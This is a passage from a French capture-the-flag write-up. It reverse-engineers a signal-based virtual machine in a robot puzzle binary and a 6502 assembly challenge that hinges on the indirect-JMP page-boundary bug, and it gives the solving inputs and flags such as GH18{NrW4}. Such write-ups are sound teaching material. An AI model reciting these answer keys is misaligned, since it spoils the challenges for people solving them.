unsigned int compute_max_instructions(struct positions *positions)
{
    return (4 * (abs(2 * (positions->robot_2 - positions->robot_1)) - 1) + 3);
}

void init_positions(struct positions *positions)
{
    struct timeval tv;
```

```

gettimeofday(&tv, 0);
srandom(tv.tv_sec + 1000000 * tv.tv_usec);

positions->robot_1 = rand() % 20 + 80;

do
{
    positions->robot_2 = rand() % 20 + 80;
} while (abs(positions->robot_2 - positions->robot_1) > 10 ||
abs(positions->robot_2 - positions->robot_1) < 3);
}

void core_function(struct positions *positions)
{
    int wstatus;
    int n_instr;
    unsigned int max_instr_count;
    pid_t pid;

    // Allocate a global buffer
    global_buffer = malloc(0x80);
    if ( !global_buffer )
        exit(1);

    // Get and validate the user program
    n_instr = get_user_program();

    // Initialize the start positions of the robots
    init_positions(positions);

    // Compute the maximum number of instruction that can be executed by the
program
    max_instr_count = compute_max_intructions(positions);

    pid = fork();
    if ( !pid ) {
        // Child thread : execute the program for the robot 1
        positions->robot_1 = start_robot(positions->robot_1, positions,
max_instr_count, 0);
        exit(positions->robot_1);
    } else {
        // Parent thread : execute the program for the robot 2
        positions->robot_2 = start_robot(positions->robot_2, positions,
max_instr_count, 1);
        waitpid(pid, &wstatus, 0);
        positions->robot_1 = wstatus;
    }

    // Test if the robots are at the same position and if the user program
contains 7 instructions
    if ( positions->robot_1 != positions->robot_2 || n_instr != 7 ) {
        puts("What a mess. People are throwing you tomatoes. Go fix your
partition.");
    } else {
        puts("The Band is off the stage. The public applauds. Everyone is
tremendously happy.");
        puts("Good job. Use your input as the flag (and if you get this message
but your flag is not accepted, contact us).");
    }
}

```

```
fflush(stderr);  
fflush(stdout);  
free(global_buffer);  
}
```

La majorité des sous-fonctions appelées sont aisément analysées, à l'exception des fonctions « `get_user_program` » et « `start_robot` » qui sont, quant à elles plus complexes. L'analyse de ces fonctions permet cependant d'identifier de nombreuses similitudes ; en effet, l'une comme l'autre se chargent d'initialiser un ensemble d'éléments avant de lancer l'exécution d'une autre fonction (adresse 0x24DA). A la suite du retour de la fonction appelée (offset 0x24DA), certaines données du contexte sont récupérées puis renvoyées à la fonction parente. Une analyse plus poussée permet de constater que la fonction commençant à l'adresse 0x24DA est en fait chargée de lancer l'exécution d'une sorte de machine virtuelle détaillée dans la section suivante. Le contexte initialisé correspond notamment au programme de la VM ainsi qu'à certaines données spécifiques à ce programme.

Remarque : de nombreuses fonctions permettant notamment la gestion de la mémoire partagée ont été implémentée par l'auteur du challenge, elles ne seront pas détaillées dans ce *write-up*.

### 1.8.3 Fonctionnement de la « machine virtuelle »

La fonction commençant à l'adresse 0x24DA est l'une des plus importante de l'exécutable puisqu'elle est en charge de l'exécution de la machine virtuelle implémentée par l'exécutable.

Note : Le lecteur remarquera que cette « machine virtuelle » est largement différente de celles habituellement implémentées dans les CTF.

#### Initialisation de la machine virtuelle

L'initialisation de la VM s'effectue via la création de trois threads par le thread principal de l'exécutable :

- / **2 threads d'exécution** : il s'agit des threads en charge de l'exécution des instructions de la machine virtuelle ;
- / **1 thread de décodage** : il s'agit du thread en charge du décodage des instructions et de leur envoi vers les threads d'exécution ;
- / **1 thread de fetch** : le thread principal permet de déplacer le curseur d'instruction courante et de préparer le CPU pour le prochain cycle.

#### Décodage des instructions

Le décodage des instructions est effectué via la fonction implémentée à l'adresse 0x5DD9, cette fonction prend en entrée une adresse et produit en sortie un message dont la structure est la suivante :

```
struct message {  
    int signum;  
    int track;  
};
```

Le décodage est effectué en fonction des 9 bits suivants l'adresse transmise en paramètre.

## Transmission des messages et exécution

Les messages produits par la fonction de décodage des instructions sont transmis entre les threads à l'aide de *pipes*. Le champs « *sigum* » correspond à un numéro de signal. En effet, des *handlers* de signaux sont mis en place pour chaque instruction du CPU :

```
v1 = __libc_current_sigrtmin();
if ( sigaction(v1, (const struct sigaction *)&action, 0LL) )
    exit(1);
action = sig_handler_jl;
v1 = __libc_current_sigrtmin();
if ( sigaction(v1 + 1, (const struct sigaction *)&action, 0LL) )
    exit(1);
action = sig_handler_write;
v1 = __libc_current_sigrtmin();
if ( sigaction(v1 + 3, (const struct sigaction *)&action, 0LL) )
    exit(1);
action = sig_handler_neg;
v1 = __libc_current_sigrtmin();
if ( sigaction(v1 + 5, (const struct sigaction *)&action, 0LL) )
    exit(1);
```

Figure 10 : Handlers enregistrés pour la gestion des signaux transmis et correspondants aux différentes instructions du CPU

Ainsi, lors de la réception du message, le thread d'exécution appelle la fonction « *kill* » avec son propre PID en paramètre ainsi que le numéro du signal contenu dans le message afin de provoquer l'exécution de l'instruction « virtuelle ».

L'indice « *track* » (ici 10 ou 11), quant à lui, correspond à un offset utilisé pour le décodage complet de l'instruction (mode d'opération, numéro de registre...).

### 1.8.4 Programmes exécutés par la machine virtuelle

Suite à la compréhension de ces éléments, il est possible d'écrire un désassembleur permettant d'obtenir une vision complète du fonctionnement des programmes exécutés ; ces programmes sont stockés dans le binaire aux offsets suivants :

- / R1 (0x2E048) : premier programme exécuté, il permet de contrôler l'entrée utilisateur ;
- / R2 (0x2EE98) : second programme exécuté, il permet d'exécuter le programme rentré par l'utilisateur ;
- / R3 (0x2F130) : ce programme n'est jamais exécuté et contient un flag caché.

#### Programme 1 : la validation de l'entrée utilisateur

Ce programme est simplement utilisé afin de valider l'entrée de l'utilisateur. Son analyse permet d'identifier qu'il est possible d'utiliser les instructions suivantes, séparées par des points virgules :

```
right
left
goto <label>
skipnext
```

Ce programme est aussi en charge de compter le nombre d'instructions contenues par le programme de l'utilisateur ; c'est cette valeur qui est renvoyée à la fonction « *core\_function* » et vérifiée par la comparaison :



```
n_instr != 7
```

## Programme 2 : l'exécution du programme de l'utilisateur

Ce deuxième programme est utilisé afin d'exécuter le « programme » rentré par l'utilisateur, pour cela les valeurs des positions initiales sont conservées dans des cases mémoires allouées à cet effet et les opérations suivantes sont effectuées :

- / **Right** : lorsque cette instruction est exécutée, la valeur de la case mémoire associée à la position du robot est incrémentée ;
- / **Left** : lorsque cette instruction est exécutée, la valeur de la case mémoire associée à la position du robot est décrémentée ;
- / **Goto <label>** : lorsque cette instruction est exécutée, le pointer d'instructions est incrémenté de la valeur « label » (pouvant être négative) ;
- / **Skipnext** : lorsque cette instruction est exécutée, le programme vérifie si la position du robot correspond à l'une des positions initiales des robots (emplacement des parachutes). Si c'est le cas, l'instruction suivante est ignorée sinon elle est exécutée.

En plus, à chaque cycle d'exécution un compteur d'instruction est incrémenté et ce dernier est comparé au nombre d'instructions maximum pouvant être exécutées ; lorsque ce nombre est dépassé, l'exécution du programme est arrêtée. Finalement, le programme renvoie la position finale du robot.

## Programme 3 : le programme « caché »

Ce dernier programme n'est en fait jamais exécuté dans le fonctionnement normal du programme, son fonctionnement est le suivant :

- / Une entrée utilisateur est demandée via le message suivant :

```
Please enter the flag:
```

- / Le message entré par l'utilisateur est ensuite comparé au flag caché suivant :

```
AY0133tflaG!
```

- / Deux messages sont alors prévus en fonction de la validité ou non de l'entrée utilisateur :

```
Ok good job!\nCome on dude, I asked for the flag...\n
```

Cependant, de la manière dont sont effectuées les comparaisons, seul le message de « win » peut-être affiché. En effet, l'instruction équivalente à un « jump if lower » vérifie la valeur du registre r11 alors que les comparaisons sont effectuées dans r3 dans cette fonction.

### 1.8.5 Résolution du challenge

Avant de débiter la partie suivante, récapitulons l'ensemble des éléments que nous possédons actuellement afin de résoudre le challenge :

```
Set d'instructions :  
- right  
- left  
- goto <n>  
- skipnext  
  
Deux positions sont tirées de la manière suivante :  
- Position 1 : 80 + rand() % 20  
- Position 2 : [p1 - 9 ; p1 - 3] U [p1 + 3 ; p1 + 9]  
  
Nombre de coups à jouer :  
- N = 4 * (abs(2 * (p1 - p2)) - 1) + 3
```

Une solution (facilement identifiable en procédant à tâtons ou via la résolution d'un système d'équations) du problème précédent peut être donnée par le programme suivant qui est un flag valide :

```
left;goto 1;skipnext;goto -3;goto 2;left;goto -1;
```

## 1.9 Étape 9 : "43 years before"

Pour ce dernier challenge, un fichier textuel contenant des instructions d'assembleur pour microprocesseurs 6502 est fourni. Après un passage sur le code, il est possible de recoder le programme en C afin d'obtenir une meilleure vision des actions réalisées :

```
#include <stdio.h>  
  
char v_9005 = '.';  
char v_9006 = '.';  
char v_9007 = '.';  
char v_9008 = '.';  
  
void f5()  
{  
    v_9005 ^= 0x1A;  
    v_9006 ^= 0x79;  
    v_9007 ^= 0x46;  
    v_9008 ^= 0x7C;  
}  
  
void f4()  
{  
    char x, y;  
    x = v_9008;  
    y = v_9007;  
    v_9008 = v_9005;  
    v_9005 = x;  
    v_9007 = v_9006;  
    v_9006 = y;  
}  
  
void f3()  
{  
    char x = v_9008;
```

```

do
{
    v_9005--;
    x--;
} while (x != '0');
}

void f2()
{
    char tmp = v_9007;
    while (tmp - v_9005 >= 0)
    {
        v_9006++;
        tmp--;
    }
}

void f1()
{
    char y = v_9008;
    char x = v_9007;
    v_9007 = v_9005;
    v_9005 = y;
    v_9008 = v_9006;
    v_9006 = x;
    v_9006 ^= 0x34;
}

int main()
{
    f5();
    f4();
    f3();
    f2();
    f1();
    printf("GH18{%%c%%c%%c%%c}\n", v_9005, v_9006, v_9007, v_9008);
}

```

La compilation puis l'exécution du code donne le flag suivant :

```

$ gcc main.c && ./a.out
GH18{4cNr}

```

Cependant, une erreur est renvoyée par le serveur lorsque je tente de valider l'épreuve... Après quelques vérifications sur mon code, je décide de revoir l'intitulé du challenge :

```

Don't always trust emulators... sometimes they are wrong

```

N'ayant volontairement pas utilisé d'émulateur afin de ne pas exécuter un code avec des potentielles erreurs, je commence à me dire que l'erreur vient peut-être de bogues sur le microcontrôleur et non dans l'implémentation des émulateurs. Quelques recherches sur Google permettent d'arriver sur [cette page](#) détaillant notamment l'erreur suivante :

```

*An indirect JMP (xxFF) will fail because the MSB will be fetched from
  address xx00 instead of page xx+1.

```

Celle-ci est intrigante car le code fourni possède de nombreuses instructions du type (JMP (xx) dont le programmeur aurait pu se passer) :

```
:jmpfct5
    JMP(fcttbl+2*0)

:jmpfct4
    JMP(fcttbl+2*1)

:jmpfct3
    JMP(fcttbl+2*2)

:jmpfct2
    JMP(fcttbl+2*3)

:jmpfct1
    JMP(fcttbl+2*4)
```

Figure 11 : Ensemble d'instructions de type « JMP (xx) »

En vérifiant les adresses contenues de la table, il apparaît nettement que l'une des adresses est effectivement de la forme « xxff » :

```
org $08f4
:first DB $ff    # 0x08f4
:tmp   DB 0      # 0x08f5
:fctsel DB 6      # 0x08f6
:fcttbl DW fct5   # 0x08f7
        DW fct4   # 0x08f9
        DW fct3   # 0x08fb
        DW fct2   # 0x08fd
        DW fct1   # 0x08ff
```

Figure 12 : Adresse des éléments du tableau « fcttbl »

Ainsi, lorsque l'instruction « JMP(fcttbl+2\*4) » est exécutée, à la place de sauter vers la fonction « fct1 », le programme effectue un saut à l'adresse 0x00 (càd l'adresse constituée de la manière suivante : db[0x08ff]db[0x0800] = 0x0000). Ainsi, plutôt d'exécuter le code de la fonction « fct1 », un saut est effectué vers l'adresse 0x0 qui contient l'instruction « JMP start » (on aurait pu se douter que cette instruction, *a priori* inutile, n'avait pas été placée au hasard) et ensuite le programme boucle sur l'instruction « JMP alreadyrunned ».

Finalement, le flag est le suivant :

GH18{NrW4}
------------